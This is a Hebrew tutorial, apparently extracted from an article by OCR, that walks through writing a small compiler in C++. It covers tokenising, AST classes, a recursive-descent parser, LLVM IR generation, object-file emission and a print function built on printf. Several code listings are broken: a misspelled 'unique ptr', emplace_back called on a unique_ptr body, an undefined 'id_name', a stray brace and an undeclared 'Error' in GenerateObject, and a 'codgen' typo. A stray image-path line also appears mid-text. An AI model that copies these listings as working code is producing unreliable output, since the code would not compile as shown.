כעת נעבור למימוש של פעולות הניתוח עבור מזהה ועבור מספר:

```
    static int is_identifier(std::string& content)
    {
        Lexer::identifierstr = lastchar;
        while (isalnum(lastchar))
        {
            if (isalnum(content.at(0)))
            {
                lastchar = getnext(content);
                identifierstr += lastchar;
            }
            else break;
        }
        if (identifierstr == "def")
        {
            return tok_function;
        }
        return tok_identifier;
    }

    static int is_numeric(std::string &content)
    {
        std::string num(1, lastchar);
        while (isdigit(lastchar))
        {
            if (isalnum(content.at(0)))
            {
                lastchar = getnext(content);
                num += lastchar;
            }
            else
                break;
        }
        Lexer::numvalue = std::stoi(num);
        return tok_number;
    }
};
```

המימוש הוא בדיוק מה שהיינו מצפים, הפעולות עוברות תו אחר תו ובודקות תנאי מסוים, עבור משתנים, שהתו הראשון הוא אות והשאר או אותיות או ספרות, ועבור מספרים, שהכל ספרות. שימו לב, הפעולות משתמשות במשתנה המחלקה המתאים להן, ונותנות לו את הערך של התווים שעליהם היא עברה, בהתאם להסבר על משתני המחלקה מוקדם יותר. פה נסגור את המחלקה Lexer, כעת עלינו להקצות את הזיכרון עבור המשתנים הסטטיים שהצהרנו על קיומם בתוך המחלקה:

```
std::string Lexer::identifierstr;
int Lexer::numvalue;
char Lexer::lastchar;
```

ובזאת סיימנו את חלק הניתוח המילולי. ובכן, כעת תוכלו להסתכל על קוד הדוגמה ולומר אילו טוקנים יצאו? התשובה משמאל לימין:

keyword, identifier, (,), identifier, (, number,)

הערה: מעוניין לציין שבפייתון ההזחה רלוונטית כטוקן, אך לצורך הפשטות של הדוגמה נתעלם ממנה.

שלב הניתוח התחבירי

בשלב זה, אנו נבנה עץ המייצג את הטוקנים שאנו קוראים.

הערה על תקינות התחביר, תחביר תקין, משמע סדר הטוקנים תקין, ואין טוקן באמצע שלא ציפינו לו. במהדרים לשפות רציניות, אם התחביר אינו תקין, יש לזהות את השגיאה, "לתקן אותה" (בכדי לאפשר המשך ניתוח מוצלח) ולהודיע על קיומה, ולאחר מכן להמשיך לנתח את שאר הקוד. כאמור אנחנו לא נתעסק עם שגיאות בתחביר.

לכל סוג ביטוי בשפה יהיה טיפוס עץ משל עצמו. לדוגמה: עץ אב־טיפוס של פונקציה יהיה אחראי על ההצהרות על הפונקציה, עץ תנאי יהיה אחראי על ביטוי if-else, עץ לולאה מסוג while וכל סוג אחר של ביטוי שנרצה.

נתחיל מלהגדיר משתנה עזר גלובלי בשם current_token, המשתנה מייצג את הטוקן הנוכחי, כך ערכו העדכני של הטוקן תמיד יהיה זמין לנו, ונוכל לבצע בדיקות שונות עליו. נגדיר גם פעולת מעטפת (wrapper) שתשים את ערך החזרה של הפעולה Lexer::get_token במשתנה שלנו, ותחזיר את ערכו של הטוקן:

```
static int current_token;
int getNextToken(std::string &content)
{
    current_token = Lexer::get_token(content);
    return current_token;
}
```

בניית מבני הנתונים הדרושים

ראשית, עלינו לחשוב כיצד נוכל לייצג את גוף הפונקציה? לרוב הגוף מכיל רשימה של ביטויים מסוגים שונים, אנחנו נתמוך רק בביטוי בודד אבל אסביר גם כיצד תוכלו להרחיב את התמיכה.

כעת אנו נתקלים בבעיה: כיצד נוכל לשמור ביטוי (או רצף של ביטויים) המהווה בלוק בקוד שלנו, אם כל ביטוי ישתייך למחלקה אחרת? לדוגמה: הקריאה לפונקציה תהיה מהטיפוס עץ קריאה לפונקציה, בעוד שביטוי if בתוך הפונקציה ישתייך למחלקה אחרת, ולא נוכל לדעת מראש אילו ביטויים נצטרך לשמור.

המסקנה: עלינו להגדיר מחלקת אם משותפת המייצגת ביטוי כללי. כך, באמצעות פולימורפיזם, נוכל להגדיר מצביע ממחלקת האם, והוא יוכל להצביע על כל טיפוס היורש ממנה.

נגדיר את המחלקה עבור ביטוי כללי, חשוב להדגיש כי זו לא מחלקה שאמורים להיווצר ממנה מופעים (instances), ולכן נגדיר אותה כמחלקה מופשטת (abstract) על ידי כך שנגדיר בה פעולה וירטואלית טהורה, אשר תכפה עבור כל מחלקת בת היורשת ממנה לממש את הפעולה, ותמנע יצירת מופעים ממחלקת האם.

נדון בסוג הפעולה codegen וערך החזרה *Value בהמשך:

```
class ExprAST
{
public:
    virtual Value* codegen() = 0;
};
```

כעת, נגדיר את הטיפוס ExpressionList, בתור מערך דינאמי של מצביעים למחלקת האם שלנו:

```
typedef std::vector<std::unique_ptr<ExprAST>> ExpressionList;
```

כך תוכלו להשתמש בטיפוס הזה מתי שתצטרכו בלוק של ביטויים, בין אם בתוך פונקציה, עבור פרמטרים של פונקציה, לאחר לולאה ובכל מקום אחר.

לצערי לא נתמוך כאן בבלוקים, אך מי שמעוניין יצטרך להמשיך ולכתוב פונקציית Parse ייעודית לבלוק, הנקראת בכל פעם שמזוהה בלוק על פי כללי השפה, הפעולה תהיה אחראית לעבור על כל הביטויים שבבלוק, לקרוא לפעולת הניתוח הכללי, וליצור ולהחזיר את הטיפוס ExpressionList הכולל את רשימת הביטויים שניתחנו.

נמשיך ונגדיר את המחלקות העיקריות עבור כל סוגי הביטויים בהם נתמוך. ובכן, אם נסתכל על הקוד שנתתי כדוגמה, נראה כי הוא מגדיר פונקציה, משם נתחיל:

```
class PrototypeAST
{
    std::string name;
    std::vector<std::string> args;

public:
    PrototypeAST(const std::string &name, std::vector<std::string> Args)
    {
        this->name = name;
        this->args = std::move(Args);
    }
      Function* codegen();
};
```

בקוד אנו מגדירים את העץ רק עבור אב־הטיפוס של הפונקציה, ללא הגוף שלה. אתם שואלים בשביל מה זה שימושי ומדוע יש צורך בהפרדה?

ובכן, ישנן שפות בהן ניתן להצהיר על פונקציה (declare) בלי להגדיר אותה. כך הפונקציה מתווספת אל טבלת הפונקציות של המהדר, והוא מעביר ללינקר את האחריות על פתירת כתובת הפונקציה (Symbol Resolution). אם נוסיף את המילה "extern" לפני החתימה של הפונקציה נקבל הצהרה ללא גוף.

בהמשך, נגדיר מחלקה גם עבור הגדרת פונקציה, במה היא שונה אמרנו? היא מכילה את גוף הפונקציה:

```
class FunctionAST
{
    std::unique_ptr<PrototypeAST> proto;
    std::unique_ptr<ExprAST> body;  // ExpressionList body

public:
    FunctionAST(std::unique ptr<PrototypeAST> Proto, ExpressionList
Body)
    {
        this->proto = std::move(Proto);
        for (auto &&expr : Body)
        {
            this->body.emplace_back(std::move(expr));
        }
    }
      Function *codegen();
};
```

הקוד בסך הכל עוטף את אב־הטיפוס ומוסיף את גוף הפונקציה ממחלקת האם ExprAST. לאחר מכן אנחנו כותבים את הפעולה הבונה (constructor) של המחלקה, המקבלת אב־טיפוס ומצביע לביטוי כללי ומאתחלת את המשתנים שלה.

כעת נממש את שאר המחלקות. אם נסתכל על השורה השנייה בקוד הדוגמה:

```
    print(123)
```

הקוד כולל קריאה לפונקציה print, עם פרמטר מספרי בעל הערך 123. נגדיר מחלקה עבור קריאה לפונקציה, הבנו שהפרמטרים הנדרשים הם שם הפונקציה, והפרמטרים איתם קוראים לה:

```
class CallExprAST : public ExprAST
{
    std::string callee;
     ExpressionList args;

public:
    CallExprAST(const std::string& callee, ExpressionList args)
    {
        this->callee = callee;
        this->args = std::move(args);
    }
    Value* codegen() override;
};
```

המחלקה יורשת ממחלקת האם עבור ביטוי, מגדירה את שני המשתנים הדרושים ופעולה בונה המשימה את ערכיהם של הפרמטרים במשתני המחלקה.

נמשיך הלאה, טיפוס הפרמטר היה מספר שלם. עלינו להגדיר מחלקה עבור מספרים, ולה תכונה אחת והיא: ניחשתם נכון – הערך המספרי שלו:


```
class NumberExprAST : public ExprAST
{
    int value;

public:
    NumberExprAST(int value)
    {
        this->value = value;
    }
    Value* codegen() override;
};
```

הפעולה הבונה מקבלת מספר שלם ומשימה אותו אל המשתנה בתוך המחלקה.

סיימנו לכתוב את כל המחלקות הדרושות בכדי לנתח את קוד הדוגמה. כמובן שלמהדר אמיתי יהיו עוד המון מבני נתונים בכדי לייצג את כל שאר הביטויים הקיימים בשפה.

משימה: חישבו כיצד יראה העץ שייוצר מקוד הדוגמה?

תשובה:



כתיבת פעולות הניתוח

כעת נכתוב את הפעולות האחראיות על בניית העצים שלנו. תהיה לולאה, שבודקת מהו הטוקן הנוכחי, ובהתאם תקרא לפעולת הניתוח הרלוונטית, האחראית על אימות תחביר השפה, על ידי קריאות נוספות ל־get_token, כך תקבל את הטוקנים שבאים אחרי, ותוודא כי הם בסדר הנכון ויוצרים ביטוי תקין, לבסוף תקרא לבונה הרלוונטית. התחביר בו אנו נשתמש דומה לתחביר של שפת פייתון אך ללא ההזחה, זאת אומרת שלא נתמוך בבלוקים, וגוף הפונקציה יהיה השורה שאחריה.

נתחיל מפעולת הניתוח על פונקציה, היוצרת עץ המייצג פונקציה. עליה לנתח את אב־הטיפוס ולאחר מכן את גופה של הפונקציה. נחלק את שתי המשימות האלה לפעולות, נתחיל בניתוח של אב־טיפוס.

נזכר בתכנון, ישנה לולאה הקוראת לפעולת הניתוח הרלוונטית. נחשוב כיצד הלולאה יודעת לאיזו פונקציה לקרוא? היא בודקת מיהו הטוקן שהיא מקבלת, ולפיו קוראת לפונקציה המתאימה. חשוב להדגיש, הפעולה המנתחת אב־טיפוס לעולם לא תקרא מהלולאה. משום שתמיד תבוא לפניה אחת מהמילים def או extern, אב־טיפוס לא יכול להתקיים ללא אחת המילים האלה, לפיהן נקרא לפעולה המתאימה.

לכן, נחליט שהפעולה נקראת כאשר הטוקן הנוכחי הוא כבר שם הפונקציה ולא אחת המילים שלפניה. הנחת היסוד של כל אחת מן הפונקציות היא שהיא נקראת אך ורק כאשר הטוקן הנוכחי הוא שייך אליה. במקרה שלנו, הטוקן צריך להיות טוקן ההגדרה של פונקציה: המילה השמורה "def". והטוקן הראשון בו הפונקציה נתקלת הוא מזהה הפונקציה (identifier):

```
static std::unique_ptr<PrototypeAST> ParsePrototype(std::string&
content)
{
    std::string FnName = Lexer::identifierstr;
    getNextToken(content);
```

שמרנו את שם הפונקציה ועברנו לטוקן הבא. כעת, הטוקן יהיה פתיחת סוגריים עבור הארגומנטים המועברים לפונקציה, אותם נשמור במערך דינאמי של מחרוזות:

```
    std::vector<std::string> ArgNames;
    while (getNextToken(content) == Lexer::tok_identifier)
        ArgNames.push_back(Lexer::identifierstr);
```

הלולאה עוברת על כל הטוקנים של מחרוזות:

```
    getNextToken(content);
    return std::make_unique<PrototypeAST>(FnName, std::move(ArgNames));
}
```

לבסוף, נעבור על התו (, וניצור את העץ לאחר שניתחנו את הפרמטרים. נמשיך אל השלב השני ביצירת עץ הפונקציה והוא ניתוח הגוף שלה. הניתוח יתבצע על ידי הפעולה ParsePrimary, האחראי על ניתוח ביטוי כללי, ונכתוב אותה בסוף משום שהיא תלויה בפונקציות אחרות. חשוב מאוד שנוסיף את החתימה שלה בשלב הזה, בכדי להצהיר על קיומה ולתת לפונקציה המנתחת לקרוא לה:

```
static std::unique_ptr<ExprAST> ParsePrimary(std::string &content);
```

כעת נוכל לכתוב את הפונקציה הבונה עץ פונקציה, וקוראת לשתי הפונקציה שהוגדרו קודם:

```
static std::unique_ptr<FunctionAST> ParseDefinition(std::string
&content)
{
    getNextToken(content);  // eat def
    auto Proto = ParsePrototype(content);
    auto body_block = ParsePrimary(content);
    return std::make_unique<FunctionAST>(std::move(Proto),
            std::move(body_block));
}
```

מצוין. משום שכל הקוד נמצא בתוך פונקציות, פונקציית הניתוח שנותרה היא ParsePrimary, ותתי הפעולות אליהן היא קוראת. חשוב להדגיש כי על הפונקציה הזו לנתח ביטוי כללי, אך בפועל היא תקרא לתת פעולות אשר מנתחות כל אחד מהביטויים המופיעים בקוד שלנו. חישבו אילו ביטויים אנו צריכים לנתח? התשובה היא ביטוי מספר ליטרלי, וביטוי קריאה לפונקציה.

נכתוב את פעולת ניתוח עבור מספר שלם, אשר נקראת כשיש tok_number, לכן המספר כבר יחכה לנו במשתנה המחלקה Lexer::numvalue, ואז ניצור מופע של העץ המייצג מספר:

```
static std::unique_ptr<ExprAST> ParseNumberExpr(std::string &content)
{
    auto result = std::make_unique<NumberExprAST>(Lexer::numvalue);
    getNextToken(content);
    return std::move(result);
}
```

פעולת הניתוח הבאה תהיה עבור מזהה, אנחנו נתמוך רק בקריאות לפונקציה, לכן נניח שהטוקן שאחרי המזהה הוא '(' עבור קריאה לפונקציה, עבור מהדר אמיתי הפעולה תבדוק מה הטוקן הבא, אם הוא לא סוגריים זה אזכור משתנה ולא קריאה לפונקציה:

```
static std::unique_ptr<ExprAST> ParseIdentifierExpr(std::string
&content)
{
    std::string func_name = Lexer::identifierstr;
    getNextToken(content); // skip function identifier
    getNextToken(content); // skip '('
    ExpressionList args; // function args

    while (true)
    {
        if (auto arg = ParsePrimary(content))
        {
            args.push_back(std::move(arg));
        }
        else
        {
            getNextToken(content);
            return nullptr;
        }
        if (current_token == ')')
            break; // Done parsing args
        getNextToken(content);
    }
    getNextToken(content);
```

```
    return std::make_unique<CallExprAST>(id_name, std::move(args));
}
```

עכשיו נותר לנו לכתוב את הפונקציה הכללי לניתוח ביטוי:

```
static std::unique_ptr<ExprAST> ParsePrimary(std::string &content)
{
    switch (current_token)
    {
        case Lexer::tok_identifier:
            return ParseIdentifierExpr(content);
        case Lexer::tok_number:
            return ParseNumberExpr(content);
    }
}
```

יצירת קוד אסמבלי

מה נותר

מגניב, הצלחנו לנתח את קוד המקור ולאחסן אותו במבנה נתונים משלנו. בואו נחשוב יחד, מה נותר? לאחר שלב הניתוח, כשהקוד נותח ומאוחסן במבנה נתונים משלנו, ניתן להמשיך בכמה דרכים, אפשר להשתמש בספרייה חיצונית שתעשה את עבודת ה־backend עבורנו, כמו LLVM הפופולארית, האפשרות השנייה היא לכתוב את החלק הזה בעצמנו. במאמר אציג את האפשרות הראשונה.

הכרות עם LLVM

מהם תפקידיה של LLVM? היא אחראית על מתן ממשק לבניית קוד ביניים בתחביר משלה, בשם LLVM Intermediate Representation או IR, ולאחר מכן תפעיל אופטימיזציות אם נרצה, ותהדר את הקובץ לאסמבלי המתאים למעבד המבוקש ואז לקובץ object המתאים למערכת ההפעלה המבוקשת.

נתחיל מלהתקין את גרסה 15.0.7 של הספרייה, ישנן מספר סביבות אפשרויות, כמו להשתמש ב־Visual Studio ו־MSVC, אך הסביבה הזאת דורשת שנהדר את LLVM בעצמנו לכן נשתמש היום ב־MSYS2 המכילה את הקבצים מהודרים מראש. כמובן שניתן להוריד את LLVM גם עבור מערכות הפעלה אחרות, יש מדריך רשמי של LLVM על כל אחת מהן.

MSYS2 היא סביבת פיתוח והרצה עבור Windows, וכוללת את g++ המהדר בו נשתמש היום ועוד מהדרים רבים ואת הספרייה LLVM מהודרת מראש ומוכנה לשימוש.

נתקין את הסביבה מכאן, נריץ את הפקודה מסעיף 6 עבור התקנת המהדר שבו נשתמש:

```
pacman -S mingw-w64-ucrt-x86_64-gcc
```

חשוב לזכור שמשום ש־LLVM זו ספרייה שמשתנה כל הזמן וכך גם ה־API שלה, נוריד את הספרייה בגרסה שלנו מהארכיון שלהם, ונריץ את הפקודה (בטרמינל שלהם):

```
Pacman -U mingw-w64-x86_64-llvm-15.0.7-3-any.pkg.tar.zst
```

אם הקישור כבר לא עובד, יהיה עליכם להיכנס ידנית לארכיון ולמצוא גרסה של LLVM איתה אתם יודעים לעבוד, לא רע מידי פעם לשדרג לגרסה העדכנית ביותר.

השימוש שלנו בספרייה יהיה מצומצם, ולשפת הביניים של LLVM יש תיעוד מלא והיא כוללת המון אפשרויות מגניבות. המטרה שלנו במאמר היא לעבור את תהליך ההידור אז לא נעבור על כל אלה.

לאחר התקנת הספרייה, נכתוב פעולת Code Generation עבור כל מבנה נתונים, ואז נוכל להשתמש בה כדי ליצור את קוד הביניים. הפונקציה הראשית תהיה הפונקציה המטפלת בעץ פונקציה, והיא תהיה אחראית על הקריאה לשאר הפעולות, בהתאם לקוד שנותח.

ראשית נתחיל מלהגדיר שלושה משתנים גלובליים שיעזרו לנו ביצירת קוד הביניים:

```
std::unique_ptr<LLVMContext> TheContext;
std::unique_ptr<Module> TheModule;
std::unique_ptr<IRBuilder<>> Builder;
```

- **TheContext** הוא אובייקט בסיסי של LLVM המכיל את מבני הנתונים, וצריך להיות קיים בכל תוכנית המייצרת קוד, אין צורך להבין לעומק.
- **TheModule** מכיל את קוד הביניים שאנו יוצרים.
- **Builder** הוא אובייקט הבנייה של ההוראות בשפת הביניים של LLVM, נקרא לפונקציות עליו כשניצור הוראות.

פונקציה נוספת שאנו צריכים, היא פונקציה המאתחלת כל אחד מהמשתנים האלה:

```
void InitializeModule()
{
    TheContext = std::make_unique<LLVMContext>();
    TheModule = std::make_unique<Module>("MyCompiler", *TheContext);
    Builder = std::make_unique<IRBuilder<>>(*TheContext);
}
```

רקע נוסף שאני מעוניין לתת הוא לגבי ערכי החזרה של כל פונקציות ה־codegen, שהבטחתי הסברים על הטיפוסים האלה כבר מהשלב הקודם. הטיפוס llvm::Value אחראי על ייצוג כל ערך משפת הביניים שלהם, כלומר הוא יכול לייצג תוצאה של חישוב, כמו מספר שיצרנו, וגם לייצג ערך של הוראה בשפת הביניים כמו קריאה לפונקציה. הטיפוס llvm::Function אחראי על פונקציות בשפת הביניים, ומכיל רשימה מהטיפוס llvm::BasicBlock שיוצרים את ה־control flow של התוכנית. אנחנו נקרא לטיפוסים האלה בשמותיהם המקוצרים ללא llvm::, בשלב מאוחר יותר נכתוב יחד את שורת הקוד שמאפשרת זאת.

נתחיל לכתוב את הקוד, וכמובן שחלקה הראשון של הפונקציה יהיה האב־טיפוס שלה, נמצא במבנה נתונים משלו, לכן נכתוב קודם את פונקציית יצירת קוד הביניים עבורה:

```
Function* PrototypeAST::codegen()
{
FunctionType *FT = FunctionType::get(Type::getInt32Ty(*TheContext),
true);
    Function *F = Function::Create(FT, Function::ExternalLinkage, this-
>name, TheModule.get());
    return F;
}
```

הפונקציה אחראית על יצירת החתימה של הפונקציה. כלומר, איזה טיפוס היא מחזירה ואילו טיפוסים היא מקבלת. אנחנו נתמוך כרגע ביצירת פונקציה עם חתימה כמו של הפונקציה הראשית של התוכנית:

```
int main()
```

וזה מה שקורה בשורה הראשונה שלה, בשורה שאחריה אנחנו מוסיפים את הפונקציה לטבלת הפונקציות הקיימת שנמצאת ב־Module שלנו.

נמשיך ונכתוב את codegen עבור עץ פונקציה:

```
Function* FunctionAST::codegen()
{
    Function* TheFunction = this->proto->codegen();
```

נתחיל מלקרוא לפעולה הקודמת שכתבנו ולשמור את ערך החזרה. עכשיו ניצור עצם מהטיפוס llvm::BasicBlock הכולל בתוכו רשימה של instructions, נשים את נקודת הכניסה של ההוראות לבלוק שיצרנו. מה שיגרום לכל קוד שניצור באמצעות ה־Builder להיווצר בבלוק שיצרנו עכשיו. ונקרא לפעולת ה־codegen עבור הביטוי הכללי. נשאיר למהדר להבין איזה ביטוי זה אבל במקרה שלנו יש אפשרות אחת והיא קריאה לפונקציה אחרת:

```
    BasicBlock* BB = BasicBlock::Create(*TheContext, "entry",
TheFunction);
    Builder->SetInsertPoint(BB);
    expr->codegen();
    verifyFunction(*TheFunction);

    return TheFunction;
}
```

נמשיך לכתוב את שאר פעולות codegen עבור שאר מבני הנתונים, אליהן אנו קוראים בלולאה. עבור מספרים ליטרלים:

```
Value *NumberExprAST::codegen()
{
    return ConstantInt::get(Type::getInt32Ty(*TheContext), this->value,
true);
}
```

ועבור ביטוי קריאה לפונקציה:

```
Value* CallExprAST::codegen()
{
    // Look up the name in the global module table.
    Function *CalleeF = TheModule->getFunction(this->callee);

    std::vector<Value*> ArgsV;
    for (size_t i = 0; i != args.size(); i++)
    {
        ArgsV.push_back(args[i]->codegen());
        if (!ArgsV.back())
            return nullptr;
    }
    return Builder->CreateCall(CalleeF, ArgsV, "calltmp");
}
```

הפונקציה בודקת האם קיימת פונקציה בשם שאליה אנו קוראים, מוצאת את כתובתה בעזרת ה־Module, יוצרת וקטור של הפרמטרים שלה וקוראת לה איתם.

פליטת קובץ Object

לאחר שכתבנו את כל פונקציה ה־codegen, ייצוג הביניים של ערכי החזרה מכל הפונקציות נשמר באובייקט מיוחד של LLVM שכבר הכרנו בשם Module.

כעת, עלינו להדר את קוד הביניים שנוצר עם התחביר של LLVM, באמצעות ה־API של המהדר שלהם. התהליך יכול לפלוט להיות קובץ אסמבלי או לתת לו להריץ את האסמבלר עבורנו ולפלוט ישירות קובץ object. אנו נעדיף את האפשרות השנייה, משום ש־LLVM מכילה הרבה אסמבלרים ותתמוך ביותר ארכיטקטורות, וגם בשביל לפשט את התהליך.

הפונקציה תכיל הרבה קריאות ל־API של LLVM, אני מתכוון להסביר את העיקריות אם כי לא את כולן, מי שמעוניין השארתי קישור לתיעוד שלהם בסיום המאמר:

```
void GenerateObject(std::string target)
{
        InitializeAllTargetInfos();
        InitializeAllTargets();
        InitializeAllTargetMCs();
        InitializeAllAsmParsers();
        InitializeAllAsmPrinters();

        TheModule->setTargetTriple(target);
        auto Target = TargetRegistry::lookupTarget(target, Error);
        auto CPU = "generic";
        auto Features = "";

        TargetOptions opt;
        auto RM = Optional<Reloc::Model>();
        auto TargetMachine = Target->createTargetMachine(target, CPU,
                                                         Features, opt, RM);

        TheModule->setDataLayout(TargetMachine->createDataLayout());
```

```
        std::error_code EC;
        raw_fd_ostream dest("output.o", EC, sys::fs::OF_None);
        legacy::PassManager pass;
        auto FileType = CGFT_ObjectFile;

        TargetMachine->addPassesToEmitFile(pass, dest, nullptr,
                                           FileType);
    }
    pass.run(*TheModule);
    dest.flush();
}
```

נעבור על הקוד. הוא מתחיל בלקרוא לפונקציות האתחול החלקים בספרייה בהם נשתמש. מגדיר את ה"Target Triple", שהמבנה שלה הוא השלשה הבאה ARCHITECTURE-VENDOR-OPERATING_SYSTEM הערך שלה בו אשתמש יהיה "x86_64-PC-Windows", כמובן שהערך מגיע כפרמטר לפונקציה ואתם מוזמנים לנסות ערכים נוספים, ממליץ להסתכל בתיעוד איך בדיוק לכתוב את השלשה שלכם. לאחר מכן יש קריאה ליצירת המכונה עליה תהדרו את הקוד לפי שלשת היעד שלכם. לבסוף, פותחים את הקובץ, שומרים את הסוג כ־object file של LLVM, וקוראים לפונקציה שכותבת את המידע לקובץ.

אם השתמשתם באותה שלשה שלי, כעת יש לכם קובץ object עם הפורמט של Windows בשם COFF. סוג הקובץ הזה אינו ניתן להרצה, אז הנה מגיע השלב האחרון.

קישור

קישור או Linking הוא השלב שקורה כאשר מחברים יחד כמה קבצים מסוג object או static library לקובץ הרצה אחד המכיל את כל הקוד. לדוגמה, אנו מקשרים את הקוד של המהדר עצמו, עם הקוד של ספריית LLVM המגיע בתור ספרייה מהודרת, ועלינו לקשר איתה בכדי להשתמש בפונקציות שלה. ונקשר גם עם הספרייה הסטנדרטית של C, אם תהיתם למה אנחנו צריכים אותה, חישבו על הפונקציה print לה אנו קוראים, היא מהווה פונקציה עוטפת עבור הפונקציה printf שלא אנחנו הגדרנו, לכן אנחנו צריכים לקשר איתה.

לאלה שחסר להם ידע תיאורטי או שסתם רוצים ללמוד עוד על התהליך ממליץ לקרוא את פרק 8 של ספר מערכות ההפעלה של ברק גונן, הספר כולו בעברית ומכיל הסברים על נושאים מתקדמים במערכות הפעלה.

נוכל לקרוא למקשר על קובץ ה־object שיצרנו משורת הפקודה, או שנוכל לכתוב קוד ב־C++ שיעשה זאת עבורנו. ממליץ על האפשרות השנייה, אבל אדגים פה את הראשונה.

איך הכל מתחבר

סיימנו לכתוב את כל השלבים ומימשנו את הפעולות הנדרשות, אבל מישהו צריך לקרוא לפעולות האלה. עכשיו נכתוב את הלולאה הראשית של התוכנית.

הלולאה תעבור על הטוקנים, ובהתאם תקרא לפעולת הניתוח הרלוונטית. משם, תקרא לפעולת codegen על הטיפוס שחזר מפעולת הניתוח. וחוזר חלילה:

```
void MainLoop(std::string& content)
{
    getNextToken(content);
    while (1)
    {
        switch (current_token)
        {
        case Lexer::tok_EOF:
            return;
        case Lexer::tok_function:
            auto F = ParseDefinition(content);
           F->codgen();
           break;
        }
    }
}
```

פונקציה פשוטה, יוצאת כשיש End of File, וקוראת לפונקציה האחראית על ניתוח פונקציה. הסיבה לפיצול הלולאה הפשוטה לפונקציה משלה היא בשביל לתת תשתית, כשקוד מורכב יותר יגיע יהיו יותר מקרים ב־switch והפעולה תגדל די מהר.

למי שתהה, הסיבה שאין קריאה ישירה לפעולה של הניתוח המילולי gettoken היא שאין צורך, משום שהפעולה האחראית על ניתוח פונקציה כבר אחראית לעבור על כל הטוקנים שלה, ומשאירה לנו את הטוקן הבא.

יצירת הפונקציה print

ובכן, הפונקציה לא תוסיף את עצמה. כרגע ב־symbol table של LLVM אין פעולה בשם print לכן נקבל שגיאה אם ננסה להריץ קוד שמשתמש בה, אבל לא נצפה מהמשתמש להגדיר אותה בעצמו. לכן אנו צריכים להוסיף בעצמנו את הפונקציה לטבלה, ולהגדיר את הגוף שלה בעצמנו דרך הממשק של LLVM.
נגדיר פעולה שמוסיפה פונקציה לטבלה של המהדר, משום שנשתמש בקוד הזה יותר מפעם אחת:

```
Function* AddExternalFunc(std::string name) {
      FunctionType* FuncType = FunctionType::get(Type::
getInt32Ty(*TheContext), {Type::getInt32Ty(*TheContext)}, false); //
signature is: int f(int)
    return Function::Create(FuncType, Function::ExternalLinkage, name,
TheModule.get());
}
```

עכשיו הפונקציה מוכרת למהדר, הצהרנו עליה, אבל אין לה גוף. נחשוב מה הגוף שלה יכיל? משום שלא נרצה שהקוד יהיה תלוי מערכת הפעלה, נשתמש בפונקציה מהספרייה הסטנדרטית של C בשם printf, כמובן שהיא תקבל כפורמט %d כי אנחנו לא תומכים במשהו אחר, וגם עליה עלינו להצהיר מראש:

```
void CreatePrintFunction() {
    Function* PrintfFunc = AddExternalFunc("printf");
    Function* PrintFunc = AddExternalFunc("print");

    BasicBlock *entryBlock = BasicBlock::Create(*TheContext, "entry",
PrintFunc);
    Builder->SetInsertPoint(entryBlock);
    Constant* formatStr = Builder->CreateGlobalStringPtr("%d\n");
    Builder->CreateCall(PrintfFunc, {formatStr, &*PrintFunc-
>arg_begin()});
    Builder->CreateRet(ConstantInt::get(Type::getInt32Ty(*TheContext),
0, false)); // return 0
}
```

לצורכי המחשה, הפונקציה print שיצרנו בקוד, תהיה זהה לקוד המקור המצורף למטה, שהודר לקובץ object וקושר יחד עם main:

```
int print(int x)
{
    printf("%d", x);
    return 0;
}
```

הידור הפונקציה הראשית

מי שעקב אחרי כל הקוד שכתבנו, ולפי הסדר, רק צריך להוסיף את הפונקציה main בצורה הזו:

```
int main() {
    InitializeModule();
    CreatePrintFunction();
    std::string content = "def main()\nprint(123)";
    MainLoop(content);
    GenerateObject("x86_64-pc-windows");
}
```

כמובן שתוכלו להחליף את ההשמה של המחרוזת ב־content לפונקציה שקוראת קובץ ששמו מתקבל מ־argv, ומחזירה את תוכנו.

עכשיו יש להוסיף את הוראות ה־include הבאות בראש התוכנית:

```
#include <string>
#include <vector>
#include <memory>
#include <iostream>
#include "llvm/IR/IRBuilder.h"
#include "llvm/IR/Verifier.h"
#include "llvm/IR/LegacyPassManager.h"
#include "llvm/MC/TargetRegistry.h"
